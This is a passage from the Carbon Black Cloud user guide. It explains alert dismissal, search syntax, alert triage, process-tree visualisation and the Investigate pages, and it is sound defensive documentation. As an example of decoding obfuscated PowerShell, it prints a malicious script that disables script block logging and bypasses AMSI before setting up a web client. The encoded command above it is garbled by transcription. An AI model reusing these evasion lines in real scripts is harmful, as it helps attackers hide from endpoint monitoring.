- **CB Analytics:** Combination of the primary threat actor (usually the SHA-256 hash of the threat actor) and the alert reason that is derived by the Endpoint Standard Analytics engine.
- **Watchlists:** The report that triggered the Watchlist hit.
- **USB Device Control:** Represents a unique USB device.

If an alert is flagged for dismissal, any future alerts that contain the same threat_id are dismissed.

Note Alerts can present different SHA-256 hashes. To dismiss an alert on multiple devices, the hash of the object must be the same.

Dismiss Alerts

You can use this procedure to dismiss a selected alerts.

Procedure

- 1 On the left navigation pane, click **Alerts**.
- 2 Turn **Group Alerts** to **OFF** to dismiss alerts on a single device; turn **Group Alerts** to **ON** to dismiss alerts on multiple devices.
- 3 Select the alerts to dismiss.
- 4 Click **Dismiss Alert(s)**.

- 5 To dismiss all future occurrences of an alert, select **If this alert occurs in the future, automatically dismiss it on all devices**.

Important The automatic alert dismissal expires after one (1) year.

Note Instead of dismissing all future occurrences of an alert, you should consider tuning the watchlist from the alerts panel, including turning off alerting for the watchlist or disabling the report or IOC.

- 6 Select a reason for the dismissal and use the open text box to include notes for the [Audit Logs](#) entry. Click **Dismiss**.

Bulk Dismissal of Alerts

Use this procedure to dismiss alerts in bulk.

Procedure

- 1 Select the check box in the top-left corner of the Alerts table to select all alerts listed on the page.
- 2 Click **select all** in the header prompt to select all alerts across all pages.
- 3 Click **Dismiss Alert(s)**.
- 4 To dismiss all future occurrences of an alert, select **If this alert occurs in the future, automatically dismiss it on all devices**.

Important The automatic alert dismissal expires after one (1) year.

Note Instead of dismissing all future occurrences of an alert, you should consider tuning the watchlist from the alerts panel, including turning off alerting for the watchlist or disabling the report or IOC.

- 5 Select a reason for the dismissal and use the open text box to include notes for the [Audit Logs](#) entry. Click **Dismiss**.

Search Basics

You can use the following methodologies when using the search field:

Value Search

Use complete values when searching (e.g., powershell) or a trailing wildcard (e.g., power*).

Search Fields

Form queries like this when including search fields: field:term

e.g., parent_name:powershell.exe

Wildcards

Expand queries using wildcards. * ? Matches a single character e.g., "te?t" will return results for "test" and "text" * * Matches zero or more sequential characters. e.g., "tes*" will return results for "test," "testing," and "tester"

Leading wildcards are assumed in file extension searches.

e.g., process_name:.exe

Wildcards can be used in a path if you don't quote the value and escape the following special characters with a backslash: + - && || ! () {} [] ^ " ~ * ? : /

e.g., to search for (1+1):2, type: \(1\+1\)\:2

Operators

Refine queries using operators. Operators must be uppercase.

- **AND** returns results when both terms are present
- **OR** returns results when either term is present
- **NOT** returns results when a term is not present

Escaping

Slashes, colons, and spaces must be manually escaped, except when using suggestions and filters.

Date/Time Ranges

Refine queries using date/time ranges, when applicable.

e.g., device_timestamp: [2018-10-25T14:00:00Z TO 2018-10-26T15:00:00Z]

Count Searches

Refine queries that include counts with ranges and wildcards.

- [3 TO *] Returns count results starting with a value of 3.
- [* TO 10] Returns counts results up to a value of 10.

Alert Triage

During alert triage, you can investigate the alert and take action to address the alert.

- Click **Investigate** to view and analyze an alert on the Investigate page.
- Click the orange **Take Action** button to:
 - Add to approved list
 - Add to banned list
 - Request upload
 - Find in VirusTotal
 - Delete application

Investigating Alerts

This section describes the best practices for investigating alerts.

Check these items:

- Priority score
- Parent path and name
- [TTP Reference](#) involved
- File reputation
- Network connections
- Event details
- Command lines (if there were any)

Ask these questions:

- Was another program or function successfully called?
- Is the path of the files suspicious?
- Is the process running in the “normal” path?
- What attack stage was it in?
- Was the registry modified?
- Were the file reputations worrisome?

Take other steps as needed:

- Google any application or files that you don’t recognize
- Ask a teammate to review for anything that you missed
- Review any referenced [MITRE Techniques Reference](#) or watchlist hits
- Use “custom time” to review events 15 minutes prior to occurrence for more insight
- Review observed activity for more context

True and False Positives

This section describes true and false positives for alerts.

True Positives

True positives are alerts that are correctly labeled as malicious. They include:

- Fileless scripting attack or malicious events that may involve malware or other threats
- A file that may have a reputation of KNOWN_MALWARE, SUSPECT_MALWARE, or PUP, or may be NOT_LISTED, for example Zero-day (“0-day”)

- Observed behavior or TTPs may be suspicious based on what is “normal” for your environment
- **Detection:** Malicious activity may be detected but not prevented. Typically, this means that a policy needs to be strengthened.
- **Prevention:** Blocking may take place, but only parts of the attack may have been stopped, possibly because of different stages of the attack. Stronger policies are likely needed.

False Positives

False positives are alerts that are incorrectly labeled as malicious or flagged as one of the threat reputations (e.g., KNOWN_MALWARE, SUSPECT_MALWARE, PUP)

False positive can be triggered when:

- A common application is incorrectly flagged as suspicious behavior or suspicious TTPs are observed
- Software that touches canary files triggers ransomware alerts
- Unknown in-house programs are deemed suspicious
- Programs that may not have been excluded cause conflicts (i.e., interoperability or unwanted blocks)

Take Action on Alerts

In addition to the functions available from the **Take Action** button, there are several other actions you can take on your CB Analytics alerts.

Dismiss or und dismiss

On the left navigation pane, click **Alerts**.

Click **Dismiss** or **Und dismiss** to take the desired action on an alert. Use the arrow buttons to quickly scroll between alerts. See: [Dismissing Alerts](#).

Add notes and tags

In the Notes and Tags tab, add relevant information about an alert. Adding notes and tags allows for easy search and filtering of alerts, as well as a means of communication between console users.

Quarantine a device triggered by an alert

Click **Quarantine Device**, then **Request quarantine**.

Quarantining the device prevents suspicious activity and malware from affecting the rest of your network. A device remains in quarantine until it is removed from the quarantined state. It can take several minutes to place a device in quarantine.

To remove a device from quarantine, click **Unquarantine device(s)**.

Use Live Response

Click **Go Live** to initiate a [Use Live Response](#) session. Use Live Response to perform remote investigations, contain ongoing attacks, and remediate threats. Users must be assigned a role with [Permissions Matrix](#) in the Carbon Black Cloud to use the Live Response functionality.

Live Response is available on endpoints running a version 3.0 or later sensor and which have been assigned a policy with Live Response enabled. Live Response can be used on devices in bypass mode or quarantine.

Visualizing Alerts

You can access a visualization, or *process tree*, of your alerts by clicking the **Alert Triage** icon from the [Alerts](#) page.

Each event in the attack stream (process, file, or network connection) is shown in the process tree as a *node* with the attack origin displayed on the left and each subsequent event shown from left to right as the attack progressed.

Click a node to view additional information and take action in the **Selected Node** collapsible panel.

Node Types

- **Operating System/Root Node:** The root node at the far left of the process tree represents the host device on which the original activity took place. The root node icon represents the operating system that was running on the device.
- **Gears/Processes:** Processes that have run or are still running.
- **Documents/Files:** Files that were created on disk.
- **Network Connections/IP addresses:** IP addresses are shown as network connection icons.

Note If an operation is denied, an exclamation point (!) displays next to the denied process. If a process is terminated, an X displays next to the terminated process.

Line Types

- **Invoked:** A solid line indicates that one process invoked another process, file, or network connection.
- **Injected:** A dashed line indicates that one process injected code into another process.
- **Read Memory:** A dotted and dashed line indicates that one process attempted to read the virtual memory of another process (but did not inject into the process).
- **Accessed Target:** A dotted line indicates that one process attempted to enter another process (but did not inject into the process).

Alert Origin, Behaviors, and TTPs

You can access origin and behavior details about your alerts by clicking the **Alert Triage** icon.

Alert origin: Describes how the primary process for the alert was introduced onto the host, including information about how the primary process was written to disk.

Alert behaviors based on severity: Describes alert behaviors based on severity and displays an interactive TTP graph. Segments of the graph indicate the alert behavior category. Click a category label or graph segment to see a category's related [TTP Reference](#), color coded by severity.

TPP color severity legend

- **Dark red:** Severe
- **Bright red:** High
- **Orange:** Medium
- **Yellow:** Low
- **Gray:** None

Learn more about [Chapter 10 TPPs and MITRE Techniques](#).

Alert behavior categories

- **Process Manipulation:** Behaviors with intent to modify and/or read the memory of other processes that are running on the device.
 - **Example:** Injects code into the memory of another process.
- **Generic Suspect:** Behaviors that are generic to multiple malware families, commonly exhibited by known "good" applications.
 - **Example:** Attempts to persist beyond the reboot of a device and enumerating the running processes on a system.
- **Data at Risk:** Behaviors with intent to compromise the confidentiality, availability, or integrity of data on endpoints.
 - **Example:** Ransomware-type behaviors or attempts to access user credentials.
- **Emerging Threats:** Behaviors associated with non-malware attacks.
 - **Example:** Abuse of native command line utilities such as PowerShell, and/or the exploitation of related activities such as buffer overflows.
- **Malware & Application Abuse:** TPPs that are related to files with a generally known "bad" reputation, or applications seen executing files with known bad reputations.

Note This category also represents the monitoring of the execution of system applications. However, these TPPs are given a lower priority rating because of the high likelihood of being non-malicious actions.

- **Network Threat:** Contains all TPPs that involve a process that is either communicating over the network or listening for incoming connections.

Script Host Replacement Occurrence

In Carbon Black Cloud, depending on the offering you enable, a script host replacement can occur.

In different pages of the Carbon Black Cloud console UI, you can view a different name for the same process. The name of the process calling a script is replaced with the name of the script (file) being called by that process.

For example, an event in the Carbon Black Cloud console shows `PowerShell.exe` as the process name and another event shows the `myscript.ps1` script name as the process.

The change of the name of the calling process with the name of the script being called is referred as script host replacement.

When you enable the Enterprise EDR offering and navigate to the **Process Analysis** page, you can view the name for the calling process as `PowerShell.exe`. The sensor does not perform name replacement and the process name displays the same everywhere.

When you enable the Endpoint Standard offering and navigate to the **Alert Triage** page, you can view the name for the calling process as `myscript.ps1` due to the script host replacement. Here the sensor presents the script name as the process name when PowerShell runs a `.ps1` file to ease the security analyst in seeing the behavior without investigating the event. This is also true for the V6 Alerts API.

When both, Enterprise EDR and Endpoint Standard features are enabled, the script host replacement occurs.

You can add either of the following search terms to the watchlist IOC/search to control the name replacement visibility.

- `enhanced:true` - returns only the events that list the script (file) name as the process name.
- `enhanced:false` - returns only the events that list the process name as is.

Investigate

3

You can investigate and analyze the details of every event stored in the Carbon Black Cloud, including all failed and successful operations performed by applications and processes on endpoints.

You collect the data that populates from your search results and based on the details for your events and processes, you can take action.

Note When utilizing a search query including either "enriched:true" or "legacy:true", some data fields may populate with an empty placeholder value. Empty values are highly unlikely to appear in non-legacy data results.

The **Investigate** page uses a new syntax for search. Both, a search query translation tool and an embedded search guide are available to assist with creating queries. Use the advanced search capabilities on this page to find more detailed information on alerts, conduct investigations, and gain org-wide visibility into the prevalence of events and processes running in your environment.

Use the **Search Guide** at the top of the page to access a full list of available search terms to help you create advanced queries.

Value Search

Use complete values when searching (e.g., powershell) or a trailing wildcard (e.g., power*).

Search Fields

Form queries like this when including search fields: field:term

e.g., parent_name:powershell.exe

Wildcards

Expand queries using wildcards. * ? Matches a single character e.g., "te?t" will return results for "test" and "text" * * Matches zero or more sequential characters. e.g., "tes*" will return results for "test," "testing," and "tester"

Leading wildcards are assumed in file extension searches.

e.g., process_name:.exe

Wildcards can be used in a path if you don't quote the value and escape the following special characters with a backslash: + - && || ! () {} [] ^ " ~ * ? : /

e.g., to search for (1+1):2, type: \(\(1\+1\)\):2

Operators

Refine queries using operators. Operators must be uppercase.

- **AND** returns results when both terms are present
- **OR** returns results when either term is present
- **NOT** returns results when a term is not present

Escaping

Slashes, colons, and spaces must be manually escaped, except when using suggestions and filters.

Date/Time Ranges

Refine queries using date/time ranges, when applicable.

e.g., device_timestamp: [2018-10-25T14:00:00Z TO 2018-10-26T15:00:00Z]

Count Searches

Refine queries that include counts with ranges and wildcards.

- [3 TO *] Returns count results starting with a value of 3.
- [* TO 10] Returns counts results up to a value of 10.

This chapter includes the following topics:

- [Investigate - Processes](#)
- [Investigate - Enriched Events](#)
- [Investigating Script-Based Attacks](#)
- [Add an Investigate Query to a Threat Report](#)
- [Enriched Data](#)

Investigate - Processes

Investigate and analyze the details of all processes that have run in your environment.

In the Carbon Black Cloud console, on the left navigation pane, click **Investigate** and select the **Processes** tab.

Use the **Search Guide** at the top of the page to access a full list of available search terms to help you create advanced queries.

Search results

Results for each process include:

- The latest sensor event and analytics
- Each time a sensor terminated or denied the process

- Each time an event matched a subscribed watchlist

Process details and actions

Click the caret to open up additional process and event type information in the right-side panel.

- Click the dropdown arrow next to the process name to take action on the process.
- Click **More** to view additional device details and take action on the device.

Badge indicators may appear next to the process name in the table. Indicators include:

- **Watchlist Hit:** The process has associated watchlist hits. Click the badge for additional information.
- **Alert:** The process has associated alerts. Click the badge for additional information about the highest severity alert. Click the link to view all alerts with the associated process to view on the **Alerts** page.
- **Policy Deny:** A policy action has been taken to keep the process alive, but to deny further operation.
- **Policy Terminate:** A policy action has been taken to kill the process.

Title	Description
Process	The name and path of the process. Click the hyperlinked name to see a visualization of the network connection on the process tree.
Device	The registered name of the device.
Device Time	The device-time of the latest event in a given process segment.
PID	The unique process identifier as defined by the OS.
Username	User context in which the process was executed.
Regmods	The total number of registry modifications associated with the process.
Filemods	The total number of file modifications associated with the process.
Netconns	The total number of network connections associated with the process.
Modloads	The total number of module loads associated with the process.
Childprocs	The total number of child processes associated with the process.

Process Analysis

This section describes the Process Analysis page in the Carbon Black Cloud console.

At the top right of the Process Analysis page, click the orange **Take Action** button to quickly add a hash to the banned list, enable or disable bypass mode on device, quarantine or unquarantine a device, or view detections in VirusTotal.

The top section of the Process Analysis page contains the following information:

- The primary process that is being analyzed
- The currently selected process (node)
- Date and time
- Process path
- Device details, including:
 - Last logged-in user
 - OS version
 - Device name
 - IP address
 - Location
 - Applied policy

You can click the **More** button to view additional details about this device:

Summary

Device:	[REDACTED]	Take Action ▾
OS version:	Windows Server 2019 x64	
Sensor version:	3.7.0.1375	
Installed By:	\Administrator	

Settings

Policy:	Standard	Location
Target value:	Medium	Last location: Off-premises

Status

Device status:	Registered on 5:06:02 am Sep 16, 2021
Last contact:	1:01:02 pm Nov 10, 2021

Take Action ▾

- Enable bypass
- Quarantine asset


Additional details are included in this view:

- Sensor version
- Installed by
- Target value
- Device registration date
- Device last contact date
- Last location

You can click the **Take Action** button in this window to enable bypass or quarantine the device.

Visualizing Processes

A visualization of your processes, or a *process tree*, displays in the main section of the Process Analysis page.



Each process in the attack stream is shown in the process tree as a *node* with the attack origin displayed on the left and each subsequent event shown from left to right as the attack progressed. Process trees that have an excessive number of parent or child processes might not display all nodes.

You can group processes by hash by clicking the **Group by hash** button. This action causes the process tree to group all processes that have an identical hash, regardless of whether there are child processes or watchlists. The target node is not grouped. Grouping by hash can reduce the number of nodes shown on the page and improve readability.

Selected Node

Click a node to view additional information and take action in the **Selected Node** collapsible panel.

The screenshot shows the 'services.exe' entry in the Carbon Black Cloud interface. It includes the following details:

- CMD:** C:\Windows\system32\services.exe
- Run by:** NT AUTHORITY\SYSTEM
- Path:** c:\windows\system32\services.exe
- MD5:** [REDACTED]
- SHA-256:** [REDACTED]
- Binary Details:** A button at the bottom of the main panel.
- REPUTATION:**
 - Effective:** 7:33:57 am Nov 11, 2021
 - Cloud (Initial):** NOT_LISTED, 7:34:28 am Nov 11, 2021
 - Cloud (Current):** NOT_LISTED, 7:39:24 am Nov 11, 2021
- PID:** 636
- Start time:** 5:00:52 am Sep 16, 2021
- Process Access Control:**
 - Signed:** Microsoft Windows Publisher [ADD](#)
 - Product:** --
 - CA:** Microsoft Windows Production PCA 2011
 - Publisher:** Microsoft Windows Publisher

Binary Details

Select the **Binary Details** button in the **Selected Node** panel to view additional details about a binary.

Note The **Binary Details** link only appears if you turn **On** the binaries toggle on the Policies page. This setting will upload all new binaries for analysis and download.

Reputation

Reputation is a given level of trust or distrust.

- **Effective Reputation** is the reputation applied by the sensor at the time the event occurred, based on Carbon Black analytics, cloud intel, and other data.
- **Cloud Reputation (Initial)** is the hash reputation reported by Carbon Black Cloud intel sources at the time that the event was processed by the backend.
- **Cloud Reputation (Current)** is a real-time check of the hash reputation that is reported by Carbon Black Cloud intel sources.

Note **Effective Reputation** is only applicable to users who are running Endpoint Standard.

Process Access Control

- **Elevated:** If “True,” the process is running in an elevated (administrator) context. When a process is elevated, policies that set UAC (user access controls) do not apply.
- **Integrity:** High (administrator), medium (basic user), or low (restricted). Trust is enforced by preventing a process from interacting with processes that have a higher integrity level.
- **Privileges:** Access tokens that encapsulate security identity (privileges) are assigned to each process. Privileges help enforce security boundaries when a process tries to execute.

Watchlist Hits

A process that has an orange ! indicates that the process has associated watchlist hits. In this case, the **Selected Node** pane also displays:

- Severity score of the latest hit
- Name of the report in which the hit was found
- The query on which the hit occurred
- Time of the occurrence of the event, which was captured as a Watchlist hit

Select the query link to pivot to the **Investigate** page with the query pre-populated in the search bar.

Investigate - Enriched Events

The Carbon Black Cloud analyzes unfiltered data on all endpoints to highlight events that may be of interest based on types of behavior more likely to be associated with malicious activity, including 110+ core behaviors known to be leveraged by attackers. These events are called **enriched events**.

On the left navigation pane, click **Investigate** and select the **Enriched Events** tab.

Four tabs, each with a focused perspective, offer alternative ways to view information about the events in your environment.

Note Timestamps in the console are displayed in the user's local time zone. Hover over timestamps to view the local time relative to the UTC time zone.

Events

The **Events** tab is the default view. It shows every event stored in the Carbon Black Cloud, including all failed and successful operations performed by applications and processes on endpoints.

Click the caret to open up additional process and event type information in the right-side panel.

- Click the dropdown arrow next to the process name to take action on the process.
- Click **More** to view additional device details and take action on the device.

- In the right-side panel, click the expand icon  in the **Process** section to see obfuscated script translation. For more details, see [Investigating Script-Based Attacks](#).

Title	Description
Time	Date and time when the event occurred.
Type	The type of event. Types include: childproc (child process), filemod (file modification), netconn (network connection), crossproc (cross process), and regmod (registry modification).
Event	Details associated with the event, including the application/process path, what occurred during the event, and whether the operation was successful or not.
Device	The registered name of the device.

Applications

The **Applications** tab displays the total number of events associated with each unique hash.

Click the dropdown icon to take action on an application/process:

- Add to approved list/banned list:** Add the application to the company approved list or company banned list.
- Request upload:** Request an upload of the application file for your analysis. The file will be uploaded onto the **Inbox** page once completed.
- Find in VirusTotal:** Find current information about the hash from various sources.

Title	Description
Hash	The SHA-256 of the application/process. Click the hyperlinked hash to search by SHA-256 hash on the Events tab.
Application	The name and path of the application/process. Click the hyperlinked name to search by application/process name on the Events tab.
Effective Reputation	The reputation of the application/process hash as applied by the sensor at the time the event occurred.
Current Cloud Reputation	The real-time reputation of the application/process hash reported by the Carbon Black Cloud.
Events	The total number of events associated with the application/process hash. Click the hyperlinked number to search by SHA-256 hash on the Events tab.
Devices	The number of devices the hash has been detected on.

Devices

The **Devices** tab displays the total number of events associated with each device in your environment.

Click the dropdown icon to take action on a specified device:

- Enable or disable bypass

- Quarantine or unquarantine a device

Title	Description
Device	The registered name of the device. Click the hyperlinked device name to see additional device details and to take action, including enable/disable bypass and quarantine/unquarantine the device.
User	User context in which the process was executed.
Policy	The policy group to which the device is registered. Click the hyperlinked policy name to view the policy on the Policies page.
Group	The sensor group to which the device is assigned, if applicable. Sensor groups can be viewed and managed on the Endpoints page.
OS	The device's operating system.
Events	The total number of events associated with the device. Click the hyperlinked number to search by device ID on the Events tab.

Network

The **Network** tab displays all network related events associated with each device and application/process in your environment.

Click the caret to open up additional process and network connection information in the right-side panel.

- Click the dropdown arrow next to the process name to take action on the process.
- Click **More** to view additional device details and take action on the device.

Title	Description
Device time	The time when the network connection occurred.
Device	The registered name of the device. Click the hyperlinked device name to see additional device details and to take action, including enable/disable bypass and quarantine/unquarantine the device.
Process	The name and path of the application/process. Click the hyperlinked name to see a visualization of the network connection on the process tree.
Source	The source IP address.
Destination	The destination IP to which the connection was made.
Location	The geographical location of the remote network connection.
Protocol	Network protocol related to the network connection.
Port	Destination port of the network connection initiated or received by the process.

Investigating Script-Based Attacks

Script-based attacks are commonly used to gain entry into systems and to move laterally to inflict damage. On the Investigate page, you can find information on script-based attacks and you can identify malicious code in obfuscated PowerShell scripts.

To reveal hidden threats, tools in the Carbon Black Cloud console can decode the contents of the obfuscated PowerShell scripts. You can review the decoded scripts in the right-side panel for a particular event. Syntax highlighting makes it easier to scan for string content, PowerShell commands, and function calls when you search for malicious content.

Investigate Obfuscated PowerShell Scripts

The Carbon Black Cloud console provides the capability to expose the specific details and the decoded version of obfuscated PowerShell scripts, which can help to provide enhanced visibility into these types of attacks.

You can use this procedure to see the decoded content of an obfuscated PowerShell script.

Procedure

- 1 On the left navigation pane, click **Investigate**.
- 2 Do one of the following, depending your product configuration:

Product	Step
Endpoint Standard	<p>On the Enriched Events tab, find processes where the executable is powershell.exe. Look at the Events. You can use the search facility by directly typing <code>process_name: powershell.exe</code> and you can modify the time range for the search. For further narrowing of the results, you can use the filter facets on the left. For more search fields, see the Search Guide, embedded at the top right of the page.</p>
Enterprise EDR	<p>On the Processes tab, find processes where the executable is powershell.exe. You can use the search facility by directly typing <code>process_name: powershell.exe</code> and you can modify the time range for the search. For further narrowing of the results, you can use the filter facets on the left. For more search fields, see the Search Guide, embedded at the top right of the page.</p>


- 3 On the page, choose the event or process you want to investigate. Click the caret  at the end of a row. The right-side panel displays details of the event.
- 4 In the **Process** section on the right-side panel, find the **CMD** line and click the expand icon .

Results

After clicking  for the **Process CMD**, distinguish the difference in the output between a non-PowerShell process and a PowerShell process:

Note In the images below, portions of the path were intentionally blurred out.

- For a non-PowerShell process, command line arguments are displayed under **CMD Line**.



- For an obfuscated PowerShell process, the decoded script code is displayed with colored text and highlighted keywords under **Key Indicators**.

CMD Line	
	
<pre>\powershell.exe" -noP -sta -w 1 -enc SQBrnACgAJABQAFMAvgBFHAcwBpAE8ATgBUAGEAYgBMAGUALgBQAFMAVgBIAfAcwBpAG8AbgAuAE0AQQBKAG8Ag BBHUdAbAvAG0AYB0AGkAbwBuAc4AVQB0AGkAbAb2CcaKQAUcIArWBFafQArBjAEUYABsAGQAlAgAACcAywbhAGMAABIAgQArwByAG8AdQBWFAAbvBsAGkAYw5AMAZQZB0AHQAQbAGcAc wAnACwJwB0ACkwnAG8AbgBQAHUAYBgsAGkAYwAsAFMAdBhAHQAbQjACCAKQ7AEkAzgAoACQAzgAwGMAwMwyAckAewkAGUAYQ3ADYAMQ9ACQArgAwEMAwAyAc4ARwBFAFQVgBBA GwAVQBIACgJABOAFUATABMACKaOwBjAEYAKAAEUAQQA3ADYAMQBbCcaUwBjAHIAaQbwAHQAgAnCsAjwBsAG8AywBraEwAbwBnAGCaQbAqwdACKAewkAEUAQQA3ADYAMQBbCcaUwBj AHIAaQbwAHQAgAnCsAjwBsAG8AywBraEwAbwBnAGCaQbAqwdAfSAjwBFG4AYQBIAGwZQBTAGcBpAHAAABCACcAkWanAGwAbwBjAGsATABAgcAwBpAg4AzwAnAFQAwAdSjABIA</pre>	
Script Insights	
Key Indicators 	Formatted PowerShell Script
MethodOnType GetField Other Major, GetType, GetValue, dictionary, Object, new, Add, SetValue, New-Object, hashtable, SetLength, SERVICEPoInTManager, EXPEC100ConTINUE, webclient, Encoding, GetString, ProXY, webrequest, DefaultWebProxy, CrEdEnTIALs, credentialcache, DefaultNetworkCredentials, proxy, GetBytes, count, downloaddata, Length	<pre> 1 if (\$psversiontable.PSVersion.Major -ge 3) { 2 \$f0C32 = [Ref].Assembly.GetType("System.Management.Automation.Utils").GetField("cachedGroupPolicySettings", "NonPublic,Static") 3 if (\$f0C32) { 4 \$ea761 = \$f0C32.GetValue(\$null) 5 if (\$ea761["scriptblockLogging"]) { 6 \$ea761["ScriptB" + "lockLogging"]]["EnableScriptB" + "lockLogging"] = 0 7 \$ea761["ScriptB" + "lockLogging"] "EnableScriptBlockInvocationLogging" = 0 8 } 9 \$val = [collections.generic.dictionary[string, System.Object]]::new() 10 \$val.Add("enableScriptblockLogging", 0) 11 \$val.Add("enableScriptblockInvocationLogging", 0) 12 \$EA761["HKKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\PowerShell\ScriptB" + "lockLogging"] = \$val 13 } 14 else { 15 [scriptblock].GetField("signatures", "NonPublic,Static").SetValue(\$null, (New-Object collections.generic.hashset[string])) 16 } 17 \$ref = [Ref].Assembly.GetType("System.Management.Automation.AmsiUtils") 18 \$ref.GetField("amsiInitFailed", "NonPublic,Static").SetValue(\$null, \$true) 19 20 21 22 23 [SYstEm.NET.SErViCpoInTManager]:EXPEC100ConTINUE = 0 24 \$83984 = New-Object System.net.webclient 25 \$u = "Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko"</pre>

What to do next

Proceed with your alert triage or threat hunting and determine whether the intent is malicious or not.

Add an Investigate Query to a Threat Report

You can create a custom Indicator of Compromise (IOC) by adding a query to an existing or newly created threat report in an existing or newly created watchlist.

To effectively search for enriched event data on the Investigate page, the watchlist's IOC query must include the `enriched:true` search.

Procedure

- 1 On the left navigation bar, click **Investigate**.
- 2 Execute a query from the search text box and confirm the results.
- 3 To include this query in a watchlist's IOC, click the **Add search to Threat Report** link under the search text box.

The **Add Query** window displays.

- 4 Do one of the following:
 - Select an existing watchlist and threat report.
 - a Select a watchlist from the drop-down menu in the **Select a Watchlist** section.
 - b Select a threat report from the drop-down menu in the **Add a query to a report** section.
 - Select an existing watchlist and create a new threat report.
 - a Select a watchlist from the drop-down menu in the **Select a Watchlist** section.
 - b Click **Add new** in the **Add query to a report** section.
 - c Enter a meaningful name for the new threat report.
 - d Optionally, include a description, level of severity to trigger the watchlist hit and related tags for the new threat report.
 - Create a new watchlist and threat report.
 - a Click **Add new** in the **Select a Watchlist** section.
 - b Enter a meaningful name for the new watchlist.
 - c Optionally, provide the purpose of the watchlist by populating the rest of the fields for the new watchlist.
 - d The **Alert on hit** setting determines how (or if) you are notified when an event matches the query.
 - e Click **Add new** in the **Add query to a report** section.
 - f Enter a meaningful name for the new threat report.
 - f Optionally, include a description and level of severity to trigger the watchlist hit and related tags for the new threat report.

- 5 To apply the changes, click **Save**.

Results

A **Successfully created IOC** notification appears on the top of the screen.

What to do next

Locate the search query and perform actions on it.

- 1 On the left navigation bar, click **Enforce > Watchlists** page and select the custom watchlist.
- 2 Select the **Reports** tab and click the name of the custom threat report.

You can view the newly added query that is listed under IOC and perform actions on it. You can edit, disable, delete, or investigate the query.

Enriched Data

The **Investigate** page lets you specify a search query. When building your query, you can encounter the `enriched` search field as a suggestion. Use the improved `enriched` field to find all enriched sensor data (determined to be of interest based on types of behavior that can be associated with malicious activity) by the Carbon Black Cloud Analytics engine. When set to `true`, this field contributes to more accurate search results in the **Processes** tab. The **Enriched Events** tab lists enriched events without the need to specify `enriched:true` in the search query.

You can limit the results to only enriched data from the Carbon Black Cloud Endpoint Standard-enabled sensors by including the `enriched:true` as part of your search query. To include only non-enriched data, add the `-enriched:true` to your search. The Investigate search interface no longer accepts the `legacy:true` searchable field. You must use the `enriched` field instead.

To be able to take advantage of the enriched data, enable the Carbon Black Cloud Endpoint Standard and the Carbon Black Cloud Enterprise EDR solutions.

Note When working with IOCs, it is a best practice to exclude the enriched data. If you include the following process fields in your IOC query, make sure you exclude the enriched segments by setting the `-enriched:true`. You can thereby minimize the false positives and negatives.

<code>process_publisher_state</code>	<code>process_elevated</code>	<code>modload_hash</code>
<code>process_publisher</code>	<code>process_integrity_level</code>	<code>modload_name</code>
<code>process_product_version</code>	<code>process_privileges</code>	<code>modload_publisher</code>
<code>process_original_filename</code>	<code>childproc_count</code>	<code>modload_publisher_state</code>
